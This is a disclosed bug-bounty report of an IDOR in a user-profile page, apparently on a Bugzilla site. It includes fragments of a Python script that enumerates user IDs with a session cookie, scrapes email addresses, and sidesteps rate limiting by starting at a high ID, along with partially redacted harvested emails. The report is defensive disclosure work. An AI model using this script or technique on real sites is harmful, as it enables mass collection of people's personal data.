- DISCLOSED VULNERABILITY REPORT -

By Prv | mail | github | bugcrowd |

Name: **Insecure direct Object Reference and lack of Automation measures lead to mass user information leakage**

Vulnerability type: **Broken access control | IDOR & Mass User Enumeration (IDOR)(MUE)**


Severity: **High**

Overview:

On a popular digital software platform, I discovered a vulnerability that existed allowing a user to view personal emails from users accounts and automate the process of obtaining them in mass.

This vulnerability is due to the fact that the web application missed critical access control checks and anti-automation procedures when viewing a user's profile and their details.

When manipulating parameters of the search bar of a users profile ID, I was able to quickly and easily automate the process of harvesting user emails via the search bar and other request tampering techniques, when logged in via abuse of the **"user_id="** parameter provided in the url of the user's profile which in tern allowed me to view specific users email addresses.



[redacted]/user_profile?user_id=727073

[redacted]

[redacted]@gmail.com

User [redacted]

Created 2023-05-07 01:46:03 PDT (2 hours ago)

Last activity 2023-05-07 01:50:02 PDT

[redacted]

User Not Found
Revisions Not Found


User Statistics

Bugs filed	1
Comments made	1
Assigned to	0
Commented on	1
QA-Contact	0
Patches submitted	0
Patches reviewed	0
Bugs poked	1
Bugs resolved as	RESOLVED (0), FIXED (0), VERIFIED (0), INVALID (0)
Activity by product	Firefox (1)

What do these fields mean?
This information is updated daily


When attempting to automate the process of obtaining the user emails, I found that it is only possible to view these details of a user when logged in to an account, and as such needed to provide a valid session information to the application all while automating the process.

I did this via a POC program written in python used to mimic a valid login and fuzz the parameters of the **"user_id="** in order to filter through different users automatically to obtain the data.




```
; Bugzilla_logincookie=[redacted] _gat=1",



ome/112.0.5615.138 Safari/537.36",
/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
```

This was done by providing my accounts session information and requesting details of the parameter in the program headers:




```
while count <= 1000000:
    #print(count)
    count += 1

    url = "https:/[redacted]/user_profile?id=user_profile.html&user_id="+str(count)

    headers = {
        "Host": "[redacted]",
        "Cookie": "_ga=GA1.2.2118798315.1683451912; _gid=GA1.2.1814674954.1683451912; Bugzilla_log
        "Sec-Ch-Ua": "\"Not:A-Brand\";v=\"99\", \"Chromium\";v=\"112\"",
        "Sec-Ch-Ua-Mobile": "?0",
        "Sec-Ch-Ua-Platform": "\"Windows\"",
```

I automated the process of filtering the emails from the contents of the web page, taking advantage of the lack of automation measures via the IDOR vulnerability:




```
response = requests.get(url, headers=headers)

d = response.text

d = str(d)

#print(d)

pattern = r"<title>User Profile: .+ &lt;(.+)&gt;</title>"
match = re.search(pattern, d)

if match:
    email = match.group(1)

    string = str(string)
    string = email
    string = string.replace("&#64;","@")


    print("Email:",string)
else:
```

I am still not not entirely sure why, but I was only halted during the automation process when starting from the number "0" and adding up when enumerating the ID data- but found starting from "720000" seemed to mitigate this and allowed me to bypass rate limiting measures:



```
import requests
import re
import string
count = 720000

727076



while count <= 1000000:
    #print(count)
    count += 1

    url = "https:/[redacted]/user_profile?id=user_profile.html&user_id="+str(count)
```

Once I had successfully logged in via the session information was able to automate the process of obtaining large amounts of user emails using the full scripts output:



```
Email: [redacted]ie@gmail.com
Email: [redacted]zilla.com
Email: [redacted]o@gmail.com
Email: [redacted]dsonp2@gmail.com
Email: [redacted]scortservices@gmail.com
Email: [redacted]ent.nl@gmail.com
Email: [redacted]kthil@gmail.com
Email: [redacted]laurinweger.de
Email: [redacted]mail.com
Email: [redacted]dendriessche@gmail.com
Email: [redacted]e.devera@cvsu.edu.ph
Email: [redacted]3@gmail.com
Email: [redacted]aneta@cvsu.edu.ph
Email: [redacted]5@yahoo.com.au
Email: [redacted]inuxmail.org
Email: [redacted]414n.net
Email: [redacted]i588@gmail.com
Email: [redacted]darekar@outlook.com
Email: [redacted]00809@gmail.com
Email: [redacted]@gmail.com
Email: [redacted]anne.roxas@cvsu.edu.ph
Email: [redacted]ns121@gmail.com
Email: [redacted]man02@gmail.com
Email: [redacted]stein@gmx.de
Email: [redacted]glal@gmail.com
Email: [redacted]9@gmail.com
Email: [redacted]310512@gmail.com
Email: [redacted]kito@gmail.com
Email: [redacted]nuddin5@gmail.com
Email: [redacted]dkazmi@gmail.com
Email: [redacted]er2@gmail.com
Email: [redacted]znam.cz
Email: [redacted]ne50082@gmail.com
Email: [redacted]ri2001@gmail.com
Email: [redacted]live.com
Email: [redacted]@gmail.com
Email: [redacted]m@hotmail.com
Email: [redacted]g7281@fastmail.com
Email: [redacted]4@gmail.com
```

Resolution:

The initial IDOR vulnerability was resolved in time, with advisories given to the software company about how user IDs and identifiers are stored & the importance of rate limiting/CAPTCHA input.

This document is a disclosed vulnerability report by a practised security researcher, all vulnerabilities and issues mentioned in this report have been released under the permission of the owner and/or have been mitigated against and fixed before this report was written, if by any chance the contents of this report can be replicated this is due to another vulnerability or mere coincidence, please report any issues or regards: prv@anche.no